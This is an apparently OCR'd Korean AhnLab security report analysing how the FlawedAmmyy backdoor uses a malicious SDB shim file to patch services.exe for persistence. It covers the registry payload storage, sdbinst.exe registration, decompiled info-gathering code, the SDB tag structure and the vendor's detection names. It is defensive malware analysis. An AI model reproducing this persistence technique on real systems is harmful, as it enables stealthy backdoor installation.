

그림 2-2 | SDB 파일을 이용한 백도어 설치 과정

SDB 파일을 이용한 악성코드의 흐름을 간략히 정리하면 [표 2-1]과 같다.

1. Ammyy 백도어가 loader32.exe와 SDB_msf_32_crypted.dll을 생성한다.
2. loader32.exe가 SDB_msf_32_crypted.dll를 직접 로드하거나 다른 프로세스에 인젝션한다.
3. loader32.exe는 인코딩된 백도어 PE를 특정 레지스트리에 쓴다.
4. 이후 악성 SDB 파일을 생성하고 sdbinst.exe를 이용해 등록한다. 해당 SDB 파일의 대상은 services.exe, 구체적으로 이 프로그램의 함수인 ScRegisterTCPEndpoint()이다.
5. 시스템 재부팅 시 services.exe가 실행되며, 이 때 등록한 악성 SDB가 적용된다.
6. 함수 ScRegisterTCPEndpoint()는 services.exe의 초기 루틴에 실행된다. 즉 services.exe의 패치된 쉘 코드는 services.exe 실행 후 얼마 되지 않아 실행된다.
7. 쉘 코드는 인코딩된 백도어 PE가 포함된 레지스트리를 읽어 복호화 후 메모리 상에서 실행한다.
8. 최종적으로 재부팅 이후 services.exe 내부에서는 백도어 악성코드가 동작하게 된다.

표 2-2 | SDB 파일을 이용한 악성코드 흐름

이와 같이 SDB 파일을 이용한 악성코드는 먼저 인코딩된 실제 백도어 악성코드를 [그림 2-3]과 같은 레지스트리에 쓴다. 인코딩된 백도어가 등록되는 레지스트리 경로는 HKLM\SOFTWARE\Microsoft\[랜덤스트링]이다.



그림 2-3 | 레지스트리에 등록된 인코딩된 백도어 PE

이후 악성 SDB 파일을 생성하고, sdbinst.exe 유틸리티 프로그램을 이용해 SDB 파일을 등록한다. 이렇게 등록된 SDB 파일은 C:\Windows\AppPatch\Custom 경로에 위치하게 된다.

생성된 악성 SDB 파일의 구조를 살펴보면 [그림 2-4]와 같이 악성 SDB 파일의 대상 프로세스가 'services.exe'인 것을 확인할 수 있다. 해당 프로세스는 특정 오프셋을 내부에 포함한 쉘 코드로 대체하는 기능을 갖는데, 이 방식은 'Shim'에 의해 공식적으로 지원되는 기능이 아니며 구체적으로 특정 주소의 메모리를 패치하려는 목적으로 악성코드 제작자가 직접적으로 구현하여 악성 SDB 파일을 생성한다.



그림 2-4 | 생성된 악성 SDB의 구조

특정 오프셋은 services.exe의 내부 함수인 ScRegisterTCPEndpoint() 함수로 services.exe 실행 중 함수가 호출되면 해당 함수 대신 쉘 코드가 실행되는 방식이다. 쉘 코드는 이전에 레지스트리에 등록한 인코딩된 PE 파일을 디코딩하여 메모리 상에서 실행시켜 준다.



그림 2-5 | services.exe의 메모리 상에서 패치할 오프셋 주소

services.exe의 메모리 상에서 패치할 오프셋 주소는 [그림 2-5]와 같으며, 이에 해당하는 함수 ScRegisterTCPEndpoint()는 [그림 2-6]과 같다.

ScHandleServiceFailure(_SERVI...	.text	0100F62B	0000007C
ScAutoStartServices(int *)	.text	0100F77F	0000015B
ScRegisterTCPEndpoint(void)	.text	0100F93B	000003E0
CDelayStartContext::GetAutost...	.text	0100FBF5	000000E4
ScInitDelayStart(void)	.text	0100FCD8	0000017A

그림 2-6 | 함수 ScRegisterTCPEndpoint()

이때 ScRegisterTCPEndpoint() 함수의 오프셋은 운영체제의 버전마다 상이할 수 있기 때문에 악성코드는 SDB 파일 생성 시 직접 해당 오프셋을 구한다. 루틴을 살펴보면 먼저 [그림 2-7]과 같이 윈도우의 시스템 경로에서 services.exe를 메모리로 읽어들인다.

```
v1 = 0;
v36 = 0;
v2 = CreateFileW(_services_exe, 0x80000000, 1u, 0, 3u, 0x80u, 0);
v3 = v2;
v39 = v2;
if ( v2 != (HANDLE)-1 )
{
  v4 = GetFileSize(v2, 0);
  v5 = v4;
  v34 = v4;
  v6 = CreateFileMappingW(v3, 0, 0x1000002u, 0, 0, 0);
  hObject = v6;
```

그림 2-7 | services.exe를 직접 읽어들이는 루틴

이후 ScRegisterTCPEndpoint() 함수의 특징이라고 할 수 있는 하드코딩 된 문자열 'DisableRPCOverTCP'를 찾는다. 이 문자열은 [그림 2-8]과 같이 ScRegisterTCPEndpoint() 함수의 끝에 위치한다. 이후 이 위치를 시작으로 위로 탐색하며 함수의 시작 루틴을 구한다. 심(Shim)은 프로세

```
.text:0100FBAE                 align 10h
.text:0100FBB0 ; const WCHAR Protseq
.text:0100FBB0 Protseq:                                ; DATA XREF: ScRegisterTCPEndpoint(void)+B1↑o
.text:0100FBB0                                         ; ScRegisterTCPEndpoint(void)+133↑o ...
.text:0100FBB0                 text "UTF-16LE", 'ncacn_ip_tcp',0
.text:0100FBCA                 align 4
.text:0100FBCC ; const WCHAR aDisablerpcover
.text:0100FBCC aDisablerpcover:                        ; DATA XREF: ScRegisterTCPEndpoint(void)+62↑o
.text:0100FBCC                 text "UTF-16LE", 'DisableRPCOverTCP',0
.text:0100FBF0                 db 5 dup(90h)
.text:0100FBF5
```

그림 2-8 | ScRegisterTCPEndpoint() 함수의 끝에 위치하는 하드코딩된 문자열

스가 생성될 때 적용된다. 현재 대상이 services.exe이므로 이후 재부팅 시에 악성 SDB 파일이 적용되어 악성 행위가 수행되는데 이때 악성 행위를 수행하는 주체는 결국 정상 시스템 프로세스인 services.exe가 된다.

백도어 악성코드는 감염된 시스템의 기본 정보를 습득한 후 C&C 서버로 전송하며, C&C 서버와의 연결이 확인되면 이후 명령을 수행한다. 명령에는 파일 조회, 생성 및 삭제 기능이 있으며, 이 외에도 파이프(Pipe)를 통하여 CMD 명령을 수행하고 그 결과를 다시 C&C 서버로 전송하는 백도어의 기본적인 기능들이 존재한다.

또한 연관 파일을 조회하는 부분이 존재하는데, 현재 실행 중인 services.exe 프로세스와 동일한 경로인 System32 폴더 및 C:\ 경로에서 ip.txt 파일을 먼저 확인한다. 해당 파일에는 추가적인 C&C 서버 주소가 들어갈 것으로 추정되며, 만약 존재하지 않는다면 하드코딩 되어있는 기본 C&C 서버로 접속을 시도한다.

기본 정보 전송 이전에는 System32 경로에서 BotInfo.txt 파일을 탐색하는데 이 파일은 이름 그대로 감염된 시스템에 대한 정보가 들어있는 파일로 추정된다. 만약 해당 파일이 존재하지 않는다면, http://ip-api.com/json에 접속해 ip, city, country, isp 등의 정보를 획득하고, 이후 운영체제 버전, pid, 사용자 이름을 획득하여 C&C 서버로 전송한다.

[그림 2-9]는 감염된 시스템의 정보를 직접 구하는 루틴을 나타낸 것이다.

```
BotInfoBuffer((int)&pszFirst, &v13, L"ver=%s\n", a12);
v7 = GetCurrentProcessId();
BotInfoBuffer((int)&pszFirst, &v13, L"pid=%d\n", v7);
BotInfoBuffer((int)&pszFirst, &v13, L"domain=%s\n", &word_10005770);
BotInfoBuffer((int)&pszFirst, &v13, L"pc=%s\n", &word_10005568);
BotInfoBuffer((int)&pszFirst, &v13, L"geo=%s\n", &dword_10005000);
memset(&VersionInformation, 0, sizeof(VersionInformation));
VersionInformation.dwOSVersionInfoSize = 276;
if ( GetVersionExW(&VersionInformation) )
  BotInfoBuffer(
    (int)&pszFirst,
    &v13,
    L"os=%d.%d.%d (%s) %s\n",
    VersionInformation.dwMajorVersion,
    VersionInformation.dwMinorVersion,
    VersionInformation.dwBuildNumber,
    L"x86",
    VersionInformation.szCSDVersion);
else
  sub_10003A90((WCHAR **)&pszFirst, L"Unknown OS\n");
NumberOfBytesRead = 128;
if ( GetUserNameW((LPWSTR)&VersionInformation.dwPlatformId, &NumberOfBytesRead) )
  BotInfoBuffer((int)&pszFirst, &v13, L"user=%s\n", &VersionInformation.dwPlatformId);
```

그림 2-9 | 감염된 시스템의 정보를 직접 구하는 루틴

이에 따라 Ammyy 백도어에 의해 이미 악성 SDB 파일이 시스템에 설치었다면 Ammyy, Injector 등의 악성코드들 외에 설치된 SDB 파일도 치료되어야 하며, 그렇지 않으면 백도어는 재부팅 이후 정상 프로세스인 services.exe 내부에서 동작하게 된다. 즉 명령을 받아 악성 행위를 수행하는 백도어 주체가 services.exe가 됨에 따라 사용자는 시스템의 감염 사실을 인지하기 어렵게 된다.

이러한 악성 SDB를 이용한 방식은 과거 공격 그룹 FIN7 또는 다른 이름으로 Carbanak 그룹이 사용했던 기법과 유사하다. (참고 URL: https://www.fireeye.com/blog/threat-research/2017/05/fin7-shim-databases-persistence.html)

3. SDB 파일의 상세 구조에 따른 악성 포인트

ASEC은 이전까지 거의 보이지 않았던 SDB 파일을 이용한 공격을 방어하기 위해 악성 SDB 파일에 대한 진단을 적용하였다. 앞서 언급한 것과 같이 SDB 파일은 소프트웨어에 대한 하위 호환을 지원하기 위한 용도로 만들어진 데이터베이스 파일이며, API 함수 호출과 전달된 인수를 변경하고 함수의 동작이 변경될 때 발생한다. 이번에 발견된 악성코드는 services.exe가 동작할 때

ScRegisterTCPEndpoint() 함수 호출 시 쉘 코드를 포함한 SDB 파일이 실행되도록 한 것이다.

이제 SDB 파일의 구조와 쉘 코드의 동작 방식을 살펴보자. 앞서 확인된 [그림 2-4]와 같은 데이터가 어떻게 SDB 파일 상에 위치하고 있는지 설명하고자 한다.

우선 SDB 파일은 0xC 크기만큼의 헤더와 그 뒤에 태그 및 데이터 쌍의 반복으로 구성된다. 태그에 따라 바로 뒤에 오는 데이터가 달라질 수 있는데, 이와 같은 '태그-데이터' 쌍의 구성이 순차적으로 나열된다. 따라서 태그를 통해 다음 데이터를 미리 예상할 수 있지만 처음 오프셋(OFFSET)부터 데이터를 읽으며 해석해야 완벽한 전체 구성을 파악할 수 있다. 태그는 [표 2-2]와 같이 상위 4바이트에 따라 유형이 달라진다.

태그 타입	특징
0x1000	TAG_TYPE_NULL
0x2000	TAG_TYPE_BYTE
0x3000	TAG_TYPE_WORD
0x4000	TAG_TYPE_DWORD
0x5000	TAG_TYPE_QWORD
0x6000	TAG_TYPE_STRINGREF (스트링 테이블 속성)
0x7000	TAG_TYPE_LIST (항목들의 리스트)
0x8000	TAG_TYPE_STRING (NULL로 끝나는 유니코드 문자열)
0x9000	TAG_TYPE_BINARY

표 2-2 | SDB 태그 유형

0xC 만큼의 헤더 뒤부터 위와 같은 4바이트의 태그와 그에 맞는 데이터가 오게 되는데, 예를 들면 '0x7007' 태그의 경우 [표 2-2]에서 확인할 수 있는 것처럼 제일 앞이 '0x7'인 것으로 보아 항목들의 리스트에 대한 정보가 후위에 올 것이라는 것을 예측할 수 있다. 실제로 '0x7007'태그는 TAG-

EXE에 대한 정보들 나열하기 위한 태그이다.

이 정보들을 토대로 악성코드에서 쓰인 SDB 파일 구조를 파악해보면 [그림 2-10]과 같다.



그림 2-10 | 악성 SDB 구조 (하위 데이터 생략)

빨간색으로 표시된 부분이 0xC 크기만큼의 헤더로서, 버전 정보가 상위 0x8 바이트만큼 차지하고 그 뒤에 '0x73646266'에 해당하는 데이터는 SDB를 나타내는 'sdbf'라는 문자열을 의미한다. 이후'0x7802' 태그가 위치하는데, 이 태그는 TAG_INDEXS라는 의미로 해당 파일의 인덱스 정보 리스트를 뒤에 담을 것이라는 것을 알 수 있다.

또한 바로 뒤 '0x26'은 리스트 정보가 '0x26' 크기로 담길 것이라는 것을 의미한다. 이와 같은 방식으로 뒤에 TAG_DATABASE, TAG_STRINGTABLE 정보가 구성되며, 최종적으로 악성 SDB는 크게 네 부분(헤더, INDEXS, DATABASE, STRINGTABLE)으로 구성되는 것을 알 수 있다.

이들 데이터 중 쉘 코드를 포함한 SDB 실행 대상 프로세스와 관련한 정보는 TAG_DATABASE 내부에 존재한다. [그림 2-11]은 TAG_DATABASE 내부 데이터를 나타낸 것이다



그림 2-11 | TAG_DATABASE 내부 데이터

DATABASE 내부에는 '0x7005' 태그가 확인되는데 이는 TAG_PATCH를 의미한다. 즉, 패치를 할 데이터를 가진다는 의미이다. HEX 값을 살펴보면 '0x7005' 바로 다음 '0x2EE'를 확인할 수 있는데 해당 크기만큼 패치 내용에 대한 정보가 나온다는 것을 알 수 있고, 내부에 쉘 코드가 존재함을 확인할 수 있다. 또한 '0x2EE'를 건너뛴 오프셋에는 '0x7008' 태그 정보가 오는데 이는 TAG_MACHING_FILE을 의미한다. 즉, 대상 프로세스 정보가 무엇인지 나열될 것임을 나타낸다. '0x6001' 태그는 TAG_NAME 이름 정보를 가지며 다음의 나타나는 '0x5E'가 그 대상 프로세스의 정보와 연관될 것임을 유추할 수 있다.

주로 태그 다음에는 '다음에 올 정보의 크기' 혹은 '실질적 데이터'가 오기 마련인데, [표 2-2]의 SDB 태그 유형과 같이 '0x6'으로 시작하는 태그들은 스트링 테이블을 참조하여 값을 확인해야 한다.



그림 2-12 | TAG_DATABASE 내부 데이터

앞서 살펴본 [그림 2-11]에서 대상 프로세스의 이름 정보를 나타내는 정보로 '0x5E' 값이 명시되어 있음을 확인하였는데, 이는 [그림 2-12]와 같이 스트링 테이블 데이터의 시작부터 '0x5E' 떨어진 곳에 대상 프로세스 이름인 services.exe가 존재할 것이라는 의미이다. 따라서 이와 같은 구조를 통해 services.exe 프로세스에 패치를 진행할 것이며, 그 내용은 TAG-PATCH 내부에 있는 쉘 코드가 된다는 것을 알 수 있다.

이처럼 SDB 파일은 태그를 중심으로 데이터를 확인하고 동작된다. ASEC에서는 이와 같은 SDB 파일의 구조를 파악하고 악성 SDB 파일에 대한 제네릭 진단을 반영하여, sdbinst.exe 프로세스를 통해 해당 SDB 파일이 동작되기 전 사전 차단이 가능하도록 한다.

안랩 V3 제품군에서는 Ammyy 해킹 툴 및 악성 SDB 파일과 관련된 악성코드를 다음과 같은 진단명으로 탐지하고 있다.

<V3 제품군 진단명>

- FlawedAmmyy RAT : Backdoor/Win32.Flawedammyy
- SDB 설치 악성코드 : Trojan/Win32.Injector
- 악성 SDB 파일 : BinImage/Sdb.Gen, BinImage/Malsdb.S1, BimImage/Malsdb.S2
- 백도어 악성코드 : Backdoor/Win32.Agent

ASEC은 클롭 랜섬웨어뿐만 아니라 다양한 악성코드의 유포 과정을 확인하면서 그동안 흔히 사용되지 않았던 방식의 악성코드에 대한 분석을 끊임없이 진행하고 있으며 사전 차단될 수 있도록 제품에 반영 중이다.

ASEC REPORT Vol.96

2019년 3분기

AhnLab

집필 안랩 시큐리티대응센터 (ASEC)

편집 안랩 콘텐츠기획팀

디자인 안랩 디자인랩

발행처 주식회사 안랩

경기도 성남시 분당구 판교역로 220

T. 031-722-8000

F. 031-722-8901